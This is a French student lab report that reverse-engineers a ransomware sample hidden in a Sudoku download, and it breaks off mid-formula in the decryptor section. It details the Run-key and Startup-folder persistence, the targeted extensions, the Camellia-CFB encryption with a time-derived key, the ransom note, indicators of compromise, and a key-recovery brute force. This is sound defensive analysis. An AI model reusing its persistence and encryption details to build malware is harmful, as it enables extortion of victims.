CentraleSupélec

Analyse de malware – TP

Cours : Virologie et Reverse

Auteurs :
Nathan Deprat, Ibrahim Diallo

Date : 18 novembre 2025

Table des matières

1 Contexte et Objectifs

Mme Michu, grande amatrice de Sudoku, n'a pas su résister à la tentation de télécharger son jeu favori sur Internet. Malheureusement pour elle, après une brève utilisation, elle découvre, avec stupeur, que certains de ses fichiers personnels sont désormais inaccessibles.

Il est demandé de fournir un rapport exposant la démarche d'analyse et la compréhension du malware, ainsi que le code source des outils de nettoyage et de déchiffrement. Il est fourni un fichier `.ova` contenant la machine infectée.



FIGURE 1 – Etat au démarrage

1.1 Nouveau fichier

Au démarrage de la machine, on est accueilli avec un fichier `README.txt` ouvert. Ce fichier est présent dans tous les répertoires accessibles par le compte de Mme Michu. Son contenu est le suivant :

```
GPGcryptorV3.2!!!
Some file are protected.
To buy decoder mail md26@mail.org
with subject: Help me!
```

Les différents fichiers, tels que les images et les fichiers PDF présents sur le bureau, semblent corrompus ; il est impossible de les ouvrir avec les outils par défaut. Ce comportement semble avoir lieu dans tous les dossiers accessibles par le compte de Mme Michu, car les images et PDF accessibles dans le dossier `Documents` sont également corrompus.

Il est possible de constater en ouvrant l'une des images corrompues que s'y trouvent en début de fichier des en-têtes peu courants.



FIGURE 2 – Contenu d'un fichier corrompu

En ajoutant une image sur le bureau, cette dernière se fait chiffrer quelques minutes après. Les headers sont remplacés par ceux constatés dans les autres fichiers.

2 Binaires responsables

On peut utiliser `Procmon.exe` pour surveiller l'activité des processus. En plaçant une image saine sur le bureau, en filtrant sur le chemin de l'image et sur l'opération `Operation is 'WriteFile'`, on voit un processus **SecurityHealth.exe** qui fais 2 écritures sur l'image.

FIGURE 3 – Procmon Capture

C'est donc `SecurityHealth.exe` le binaire responsable de la transformation du fichier car après son passage, le fichier est illisible.

3 Persistance du Malware

On cherche à comprendre comment le malware redémarre à chaque redémarrage de la machine, même lorsque les binaires incriminés sont supprimés.

Par exemple, on voit que le malware est présent dans les applications de démarrage de la machine.



FIGURE 4 – Application de démarrage sur la machine de Mme Michu

Cependant, combien de techniques de persistance sont mises en place ? Pour y répondre, il faut reverser le malware pour trouver les techniques mises en place.

En faisant une recherche sur les strings présentes dans le binaire et en suivant la string `SecurityHealth`, on retrouve la fonction qui semble s'occuper de la persistance.

Après avoir étudié son contenu, voici ce qui a été déduit des techniques de persistance mises en place :

La fonction de Persistence est appelée avec pour paramètre le répertoire utilisateur construit via `GetEnvironmentVariableA("HOMEDRIVE")` + `GetEnvironmentVariableA("HOMEPATH")`, i.e. `%HOMEDRIVE%%HOMEPATH%` (ex. `C:\Users\Michu`). Elle réalise l'installation/persistance suivante :

1. Ouvre la clé de registre `HKCU\Software\Microsoft\Windows\CurrentVersion\Run` via `RegOpenKeyExA`.
2. Si la valeur `"SecurityHealth"` n'existe pas (`RegQueryValueExA` retourne une erreur) :
   (a) Construit le chemin de destination : `<HOMEDRIVE><HOMEPATH>\SecurityHealth.exe`.
   (b) Récupère le chemin complet de l'exécutable courant via `GetModuleFileNameA`.
   (c) Copie l'exécutable courant vers la destination avec `CopyFileA(source, dest, bFailIfExists = TRUE)`.
   (d) Rend la copie moins visible avec `SetFileAttributesA(dest, FILE_ATTRIBUTE_HIDDEN)`.
   (e) Écrit la valeur de persistance dans la clé `Run` :

```
RegSetValueExA(hKey, "SecurityHealth", 0, REG_SZ, "<chemin>", strlen("<chemin>")+1)
```

3. Ferme la clé (`RegCloseKey`) et effectue une courte pause (`Sleep`).
4. Ouvre la clé `HKCU\...\Explorer\Shell Folders` et, si la valeur `"Startup"` est présente, construit `<Startup>\SecurityHealth.exe` et copie aussi l'exécutable vers ce dossier de démarrage (via `CopyFileA`).
5. Effet global : le binaire est installé pour se lancer automatiquement au démarrage de l'utilisateur (clé `Run` et/ou dossier `Startup`), sans nécessité d'élévation.

Quelques remarques :

— La copie utilise `FailIfExists = TRUE` (ne pas écraser une installation existante).

— Persistance ciblée au niveau utilisateur (`HKCU`), ce qui la rend réalisable sans privilèges administrateur.

Le code reconstitué de cette fonction peut être retrouvé en Annexe A.

4 Types de fichiers impactés

Pour identifier les types de fichiers ciblés par le chiffrement, une première étape a consisté à rechercher, dans le binaire via Ghidra, les chaînes correspondant à des extensions courantes (`.doc`, `.pdf`, `.jpg`, `.png`, etc.). Ces chaînes apparaissent regroupées dans une zone contiguë, formant un tableau d'extensions utilisé comme filtre pour déterminer quels fichiers doivent être chiffrés.

L'analyse des références à ce tableau montre qu'il n'est utilisé que par une unique fonction, appelée pour chaque fichier rencontré lors du parcours récursif de l'arborescence (`FindFirstFileA` / `FindNextFileA`). Cette fonction récupère l'extension du fichier via `strrchr(path, '.')` puis la compare aux entrées du tableau au moyen de `stricmp`. Une correspondance déclenche alors la procédure de chiffrement.

Cependant, l'étude plus fine de la boucle parcourant la table d'extensions met en évidence un comportement inattendu : l'indice utilisé commence à 4 et est incrémenté de `0xC` (12) à chaque itération, comme si chaque entrée occupait 12 octets. Or, dans la section des données, les pointeurs vers les chaînes ne font que 4 octets. Cette indexation erronée a deux conséquences :

— seule une entrée sur trois est réellement consultée dans la table ;
— la première extension (ici `.txt`) est ignorée en raison du décalage initial de 4 octets.

Bien que la table contienne plus d'une quarantaine d'extensions, seules 15 sont effectivement testées, correspondant aux pointeurs situés aux offsets réellement parcourus par la boucle.

Les extensions réellement chiffrées sont donc les suivantes :

`.doc`, `.docx`, `.ppt`, `.pptx`, `.xls`, `.xlsx`,
`.rtf`, `.pdf`, `.jpg`, `.jpeg`, `.html`, `.htm`,
`.png`, `.mp4`, `.gif`

Aucun autre test d'extension n'est réalisé ailleurs dans le binaire. Il est donc possible d'affirmer que seuls ces 15 types de fichiers sont affectés, malgré la présence d'une liste beaucoup plus étendue dans les données du programme.

Le code reconstitué de cette fonction peut être retrouvé en Annexe B.

5 Stratégie d'analyse pour caractériser la transformation

Pour comprendre la transformation appliquée aux fichiers, on commence par observer le comportement réel du système lors du chiffrement. En utilisant Process Monitor et en filtrant sur le processus impliqué dans les écritures suspectes, on examine la pile d'appels (*stack trace*) associée aux opérations `WriteFile` visant les fichiers chiffrés. L'adresse immédiatement située avant `WriteFile` appartient au binaire malveillant. En reportant cette adresse dans Ghidra, on retrouve directement la routine responsable de la transformation.

U 16	ntdll.dll	LdrInitializeThunk + 0xe	0x7ff945b727ae	C:\WINDOWS\SYSTEM32\ntdll.dll
U 17	ntdll.dll	ZwWriteFile + 0xc	0x771995bc	C:\WINDOWS\SysWOW64\ntdll.dll
U 18	KERNELBASE.dll	WriteFile + 0x5e	0x76220d2e	C:\WINDOWS\SysWOW64\KERNELBASE.dll
U 19	SecurityHealth.exe	SecurityHealth.exe + 0x1759	0x231759	C:\Users\Michu\SecurityHealth.exe
U 20	SecurityHealth.exe	SecurityHealth.exe + 0x112c	0x23112c	C:\Users\Michu\SecurityHealth.exe
U 21	SecurityHealth.exe	SecurityHealth.exe + 0x1229	0x231229	C:\Users\Michu\SecurityHealth.exe

FIGURE 5 – Pile d'appels Process Monitor sur une écriture `WriteFile` liée au chiffrement

Pour confirmer qu'il s'agit bien de la fonction d'intérêt, on analyse son comportement global : elle construit le chemin du fichier, ouvre le fichier original en lecture, en lit le contenu dans un buffer, vérifie qu'il n'est pas déjà marqué comme `"GPGcrypt"`, appelle ensuite une fonction interne qui transforme les données selon une clé, puis rouvre le même chemin en écriture afin d'écraser le fichier avec un en-tête spécifique suivi des données transformées. Cette chaîne d'opérations correspond exactement à ce que l'on observe sur les fichiers chiffrés trouvés chez Mme Michu (présence d'un en-tête fixe, hash du fichier d'origine, puis contenu chiffré).

Cette approche est particulièrement efficace : plutôt que d'examiner manuellement l'ensemble du binaire pour y chercher une routine de chiffrement, on part d'un comportement observable au niveau système et on remonte jusqu'à la fonction qui en est directement responsable. Cela permet d'identifier rapidement la routine pertinente, puis d'en étudier le fonctionnement interne (clé, IV, transformation) dans les étapes suivantes.

Le code reconstitué de cette fonction peut être retrouvé en Annexe C.

6 Pourquoi un fichier ne subit qu'une fois la transformation

Les fichiers ne sont transformés qu'une seule fois car la fonction responsable du chiffrement commence systématiquement par lire les premiers octets du fichier afin de vérifier s'il a déjà été

traité. Elle compare les huit premiers octets du contenu avec la signature fixe `"GPGcrypt"`, qui correspond à l'en-tête ajouté par le malware après un chiffrement réussi. Si cette signature est détectée, la fonction s'interrompt immédiatement et n'applique aucune transformation supplémentaire.

Ce mécanisme sert de contrôle préalable : un fichier déjà modifié ne repasse jamais dans la phase de chiffrement. Ainsi, même si le malware est exécuté plusieurs fois ou réexécute la procédure sur le même répertoire, un fichier ayant déjà été marqué par l'en-tête `"GPGcrypt"` ne peut plus être transformé une seconde fois.

7 Caractérisation du type de transformation

L'analyse part de la fonction chargée d'écrire le fichier chiffré sur le disque, c'est-à-dire celle qui génère l'en-tête `"GPGcrypt...SECRET"` et invoque la transformation des données. En remontant la chaîne d'appels, on obtient la séquence suivante :

— écriture sur disque → fonction de transformation,

— fonction de transformation → `_EncryptData`,

— `_EncryptData` → `_EncryptBlock`,

— `_EncryptBlock` → fonction de ronde interne.

Ce sont ces deux dernières fonctions qui contiennent l'algorithme de chiffrement proprement dit.

Dans `_EncryptData`, le comportement observé est le suivant : un buffer `IV` de 16 octets est initialisé avec la constante ASCII `"#GPCODEMAGICVAL"` (complétée par `\x00` pour atteindre 16 octets). Tant qu'il reste des données à traiter, chaque fois que l'index courant atteint un multiple de 16, le code appelle :

$$\_EncryptBlock(\text{key}, 1, IV, IV)$$

pour chiffrer l'IV lui-même, et utilise le résultat comme flot de clés. Les données sont alors XORées octet par octet avec ce flot, et l'IV est mis à jour en remplaçant son contenu par le résultat du XOR. Ce mécanisme correspond exactement à un chiffrement par blocs en mode **CFB** (*Cipher Feedback*) sur des blocs de 128 bits.

L'examen de `_EncryptBlock` et de la fonction de ronde interne permet d'identifier le chiffrement sous-jacent. `_EncryptBlock` :

— lit 16 octets et les assemble en quatre mots de 32 bits,

— applique plusieurs séries d'appels à une fonction de type F,

— utilise un nombre de tours déterminé par la clé étendue,

— recompose les quatre mots en un bloc de 16 octets en sortie.

La fonction F opère selon un schéma classique de réseau de Feistel :

— XOR avec les sous-clés,

— séparation des mots en quatre octets chacun,

— passage de ces octets dans quatre boîtes S distinctes (`S0`...`S3`),

— recomposition en un mot de 32 bits,

— rotations et XOR supplémentaires pour mettre à jour l'état.

Les tables S0. . .S3 sont des tableaux de 256 octets. En inspectant leur contenu (par exemple celle commençant par `E0 05 58 D9 ...`) puis en comparant avec des références publiques, on constate qu'il s'agit des **S-boxes standard de l'algorithme Camellia**. Le nombre de tours appliqués, la structure des fonctions de ronde ainsi que la routine de génération des sous-clés (appelée avec une longueur de clé `0x80`, soit 128 bits) confirment qu'il s'agit d'un **Camellia-128 en mode CFB**.

Le code reconstitué de ces 2 fonctions peut être retrouvé en Annexe D.

8 Format des fichiers transformés

8.1 Structure générale

Chaque fichier chiffré commence par un en-tête de `0x48` octets, suivi du ciphertext.

Offset (hex)	Taille	Contenu
0x00	8	Magic `"GPGcrypt"`
0x08	8	Tag `"_SECRET_"`
0x10	4	Taille originale du fichier (LE)
0x14	4	Champ réservé / flags (0)
0x18	16	`SYSTEMTIME` (8 × WORD LE)
0x28	32	SHA-256 du fichier clair
0x48	...	Données chiffrées (`roundedSize`)

TABLE 1 – Structure de l'en-tête des fichiers chiffrés

8.2 Justification champ par champ

Magic et tag Dans la fonction qui écrit le fichier chiffré, on voit :

— une copie de 8 octets depuis la constante `s_GPGcrypt_00421000` au début de l'en-tête ;

— puis un `memcpy` de `"_SECRET_"` sur les 8 octets suivants.

Les fichiers chiffrés observés contiennent bien :

— `"GPGcrypt"` à 0x00–0x07 ;

— `"_SECRET_"` à 0x08–0x0F.

Taille du fichier clair Le champ de 4 octets à 0x10 est affecté par `header._16_4_ = file_size`, où `file_size` provient de `GetFileSize`. Il s'agit donc d'un `uint32_t` en little-endian représentant la taille exacte du fichier avant chiffrement.

Champ réservé Le mot de 4 octets à 0x14 est mis à zéro dans le code (`header._20_4_ = 0`). Dans tous les fichiers analysés, il vaut 0. Ce champ peut donc être considéré comme réservé / inutilisé.

Timestamp (SYSTEMTIME) Le binaire appelle `GetSystemTime(&header.field_0x18)`, ce qui remplit une structure Windows :

```
typedef struct {
    WORD wYear;
    WORD wMonth;
    WORD wDayOfWeek;
```

```
    WORD wDay;
    WORD wHour;
    WORD wMinute;
    WORD wSecond;
    WORD wMilliseconds;
} SYSTEMTIME;
```

Les 8 WORDs (16 octets) occupent les offsets 0x18–0x27. Les valeurs décodées sur plusieurs fichiers correspondent à des horodatages cohérents avec le moment du chiffrement.

Hash du fichier clair Les 32 octets commençant à 0x28 sont remplis par :

```
WriteHeaderAndHash(plainText, file_size, &header.field_0x28);
```

La fonction appelée effectue :

```
_memset_ctx(ctx);
_init_ctx(ctx, 0);
FUN_00404599(ctx, txt, size);   // update
FUN_00404357(ctx, out);         // final
```

La séquence correspond au calcul d'un hachage. La sortie fait exactement 32 octets. Vérification pratique : pour chaque fichier clair, le SHA-256 correspond octet pour octet aux 32 octets dans l'en-tête. On en déduit que 0x28–0x47 contient **SHA-256(plain)**.

Données chiffrées Après l'en-tête (offset `0x48`), on trouve le ciphertext. Le code calcule :

```
roundedFileSize = file_size;
if (file_size & 0xF) {
    roundedFileSize = (file_size - (file_size & 0xF)) + 0x10;
}
```

Le fichier final a donc une taille :

$$\text{taille totale} = 0x48 + \text{roundedFileSize}$$

Lors du déchiffrement, `original_size` permet de tronquer correctement les données, les quelques octets de padding n'étant pas utilisés.

8.3 Représentation C synthétique

```
typedef struct {
    char     magic[8];         // "GPGcrypt"
    char     tag[8];           // "_SECRET_"
    uint32_t original_size;    // taille du fichier clair (LE)
    uint32_t reserved;         // 0
    uint16_t wYear;
    uint16_t wMonth;
    uint16_t wDayOfWeek;
    uint16_t wDay;
    uint16_t wHour;
    uint16_t wMinute;
    uint16_t wSecond;
    uint16_t wMilliseconds;    // SYSTEMTIME du chiffrement
    uint8_t  hash[32];         // SHA-256(plain)
} gpgcrypt_header_t;           // taille = 0x48 octets
```

Le reste du fichier correspond au ciphertext Camellia-128 en mode CFB, arrondi au multiple de 16, puis tronqué à `original_size` après déchiffrement.

9 Pourquoi il est possible de restaurer les fichiers

On peut restaurer les fichiers parce que le chiffrement est réversible et que la clé est dérivable à partir d'informations de faible entropie présentes dans chaque fichier chiffré.

Le malware chiffre les données avec Camellia-128 en mode CFB et un IV constant `"\#GPCODEMAGICVAL\x00"`. Avec le même algorithme, la même clé et le même IV, on peut déchiffrer parfaitement.

Clé dérivable

La clé Camellia n'est pas un secret aléatoire :

— le thread de chiffrement récupère l'heure système via `GetSystemTime`,

— soustrait 6 ans,

— et utilise directement cette structure `SYSTEMTIME` (8 WORDs, donc 16 octets) comme entrée de la fonction de key-schedule Camellia.

Autrement dit, la clé est une simple représentation binaire d'une date/heure, pas un 128-bit aléatoire.

Informations contenues dans chaque en-tête

Pour chaque fichier chiffré, l'en-tête contient :

— la date/heure du chiffrement (un `SYSTEMTIME` complet),

— la taille originale du fichier,

— et surtout le **SHA-256 du fichier clair**.

Le timestamp stocké dans l'en-tête est obtenu au moment où le fichier est écrit, donc très proche (quelques secondes ou minutes) de l'instant où le thread a été lancé et où la clé a été dérivée.

On sait donc que :

$$\text{SYSTEMTIME}_{\text{clé}} \approx \text{SYSTEMTIME}_{\text{header}} - 6 \text{ ans} - \Delta t$$

avec Δt borné par une fenêtre réduite (par exemple 0 à 10 minutes dans le passé). L'espace de recherche est ainsi limité à quelques centaines de milliers de valeurs temporelles au maximum, très loin des 2^{128} possibles.

Validation par hash

Pour chaque candidat de cette fenêtre temporelle, on procède ainsi :

1. construction de la clé (concaténation des 8 champs `SYSTEMTIME` en 16 octets) ;
2. déchiffrement du fichier via Camellia-CFB avec l'IV constant ;
3. calcul du SHA-256 du clair obtenu ;
4. comparaison avec le SHA-256 contenu dans l'en-tête.

Dès qu'un candidat produit un hash identique, on a retrouvé le clair exact ainsi que la clé correcte.

La même clé est réutilisée pour tous les fichiers chiffrés durant cette exécution du malware (la structure de clé est initialisée une fois, puis réutilisée). Une fois la clé retrouvée à partir d'un fichier, tous les autres fichiers chiffrés dans la même session peuvent être restaurés immédiatement.

Résumé

Le chiffrement est symétrique, la clé est dérivée d'un timestamp prévisible, et l'en-tête fournit un oracle parfait (SHA-256 du clair). Cela rend possible une recherche de clé réaliste et la restauration exacte des fichiers.

10 Technique mise en œuvre

La technique mise en œuvre est une attaque par force brute sur la clé (key recovery / exhaustive key search), mais avec un espace de recherche drastiquement réduit grâce au fait que la clé est dérivée de l'horloge système et validée par un oracle de hachage (SHA-256 stocké dans l'en-tête).

On peut la décrire comme :

> une attaque de type **brute-force temporelle** sur une clé dérivée de `SYSTEMTIME`, guidée par la comparaison du SHA-256 du clair.

11 Schéma

Le fonctionnement macroscopique du binaire peut être résumé à l'aide des trois schémas suivants. Ils décrivent respectivement :

1. l'infection initiale et la mise en place de la persistance,
2. l'initialisation au démarrage, le contrôle d'instance et la génération de la clé,
3. la routine principale de chiffrement.

FIGURE 6 – Infection / dépôt / persistance



FIGURE 7 – Initialisation / génération de la clé / mutex



FIGURE 8 – Routine de chiffrement

12 Liste des IOCs

12.1 IOCs fichiers / chemins

Sur la VM d'analyse, on observe systématiquement :

— `C:\Users\Michu\SecurityHealth.exe` (binaire malveillant lancé, cf. Procmon / Process Explorer).

— `C:\Program Files (x86)\Sudoku\platforms\SecurityHealth.exe` (copie / dropper installé avec l'application Sudoku).

— Copie persistante dans le dossier *Startup* utilisateur, par ex. : `C:\Users\Michu\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\SecurityHealth.exe`

— Fichiers `README.txt` créés dans les répertoires parcourus, contenant le message d'extorsion.

12.2 IOCs registre / persistance

La fonction de persistance crée une entrée `Run` sous `HKCU`. D'après la chaîne retournée par `return_RunKey()` :

— `HKCU\Software\Microsoft\Windows\CurrentVersion\Run\SecurityHealth` Valeur : chemin complet vers `SecurityHealth.exe` dans le profil utilisateur.

Le binaire copie également `SecurityHealth.exe` dans le dossier Startup obtenu via `\_get\_shellFolders()` puis `RegOpenKeyExA` / `RegQueryValueExA("Startup")`.

12.3 IOCs processus

— Processus : `SecurityHealth.exe`

— Image path : `C:\Users\Michu\SecurityHealth.exe`

— Architecture : 32 bits

— Utilisateur : compte de Mme Michu.

12.4 IOCs contenu disque (fichiers chiffrés)

Format spécifique des fichiers chiffrés : en-tête de `0x48` octets, puis données chiffrées. Offsets (little-endian) :

— 0x00–0x07 : magic `"GPGcrypt"` `47 50 47 63 72 79 70 74`

— 0x08–0x0F : tag `"_SECRET_"` `5F 53 45 43 52 45 54 5F`

— 0x10–0x13 : `uint32` = taille originale du fichier

— 0x14–0x17 : `uint32` réservé (= 0)

— 0x18–0x27 : structure `SYSTEMTIME` (8 × WORD) : `wYear, wMonth, wDayOfWeek, wDay, wHour, wMinute, wSecond, wMilliseconds`

— 0x28–0x47 : 32 octets = SHA-256 du fichier clair

La taille totale du fichier chiffré est :

$$0x48 + \texttt{roundedFileSize}$$

où `roundedFileSize` est la taille du clair arrondie au multiple de 16.

12.5 IOCs crypto

— Algorithme : Camellia-128 (S-boxes S0..S3 repérées dans le binaire)

— Mode : CFB (chiffrement par octet, `_EncryptData` utilisant `_EncryptBlock`)

— IV constant, codé en dur : chaîne ASCII `"#GPCODEMAGICVAL"` + `00` → `23 47 50 43 30 44 45 4D 41 47 49 43 56 41 4C 00`

12.6 IOCs message / extorsion

Contenu typique des fichiers `README.txt` :

```
GPGcryptorV3.2!!!
Some files are protected.
To buy decoder mail: md26@mail.org
with subject: Help me!
```

Nom / version mentionné : `GPGcryptorV3.2!!!` Adresse de contact : `md26@mail.org`.

12.7 IOCs extensions ciblées

Les extensions ciblées correspondent à celles parcourues par la fonction de gestion des fichiers, qui récupère l'extension et la compare à son tableau interne avant d'appeler la routine de chiffrement. Parmi celles présentes dans la table, on retrouve :

`.doc`, `.docx`, `.ppt`, `.pptx`, `.xls`, `.xlsx`,
`.rtf`, `.pdf`, `.jpg`, `.jpeg`, `.html`, `.htm`,
`.png`, `.mp4`, `.gif`

Seules celles réellement parcourues par l'algorithme d'indexation sont effectivement chiffrées.

13 Cleaner (suppression du malware)

Pour cette question, on a choisi d'écrire un script PowerShell automatisant toutes les actions nécessaires pour éradiquer le malware, en s'appuyant sur les IOCs identifiés précédemment.

Arrêter le processus malveillant

On recherche un processus nommé `SecurityHealth.exe` via WMI. S'il existe, on récupère son PID et on le termine de force avec `Stop-Process`. Une vérification est ensuite effectuée pour confirmer qu'aucun processus `SecurityHealth` n'est encore présent.

Supprimer la persistance dans le registre

On supprime la valeur `SecurityHealth` dans :

`HKCU:\Software\Microsoft\Windows\CurrentVersion\Run`

Cette valeur avait été créée par la fonction de persistance du malware. Après suppression, on relit la clé `Run` pour confirmer que la valeur n'existe plus.

Supprimer les copies de l'exécutable

On enlève toutes les copies connues de `SecurityHealth.exe`, notamment :

— dans le dossier de Sudoku (`C:\Program Files (x86)\Sudoku\platforms\...`) ;

— dans le dossier `Startup` de l'utilisateur (`\%APPDATA\%\Microsoft\Windows\Start Menu\Programs \Startup\`) ;

— dans le profil de l'utilisateur (`C:\Users\Michu\SecurityHealth.exe`).

Pour chaque chemin, on teste la présence du fichier, on le supprime si nécessaire, puis on vérifie son absence.

Nettoyer les fichiers `README.txt` laissés par le ransomware

On parcourt récursivement `C:\Users\Michu`, on filtre tous les fichiers nommés `README.txt`, puis on les supprime. Un second passage permet de confirmer qu'il ne reste plus aucun fichier de ce type.

L'ensemble des opérations ci-dessus est regroupé dans un unique script PowerShell, reproduit dans l'annexe E.

14 Restaurateur (récupération d'un type de fichier)

Pour cette question, nous avons écrit un petit déchiffreur autonome en Python qui restaure un fichier chiffré par le malware.

Principe général

Les éléments déjà mis en évidence dans les questions précédentes sont exploités :

— le fichier chiffré commence par un en-tête fixe de `0x48` octets ;

— le corps est chiffré en Camellia-128 CFB avec un IV constant `"#GPCODEMAGICVAL\x00"` ;

— la clé de Camellia est l'encodage `SYSTEMTIME` (8 WORDs) utilisé lors de la création du thread de chiffrement :

```
GetSystemTime(&key.systemTime);
key.systemTime.wYear -= 6;
```

— l'en-tête du fichier chiffré contient :
  — la date/heure du chiffrement (`SYSTEMTIME`) ;
  — le SHA-256 du fichier clair.

Comme le chiffrement intervient peu de temps après la création du thread, on peut supposer que la vraie clé correspond à :

$$\texttt{SYSTEMTIME\_key} = \texttt{SYSTEMTIME\_header} - 6 \text{ ans} - \delta,$$

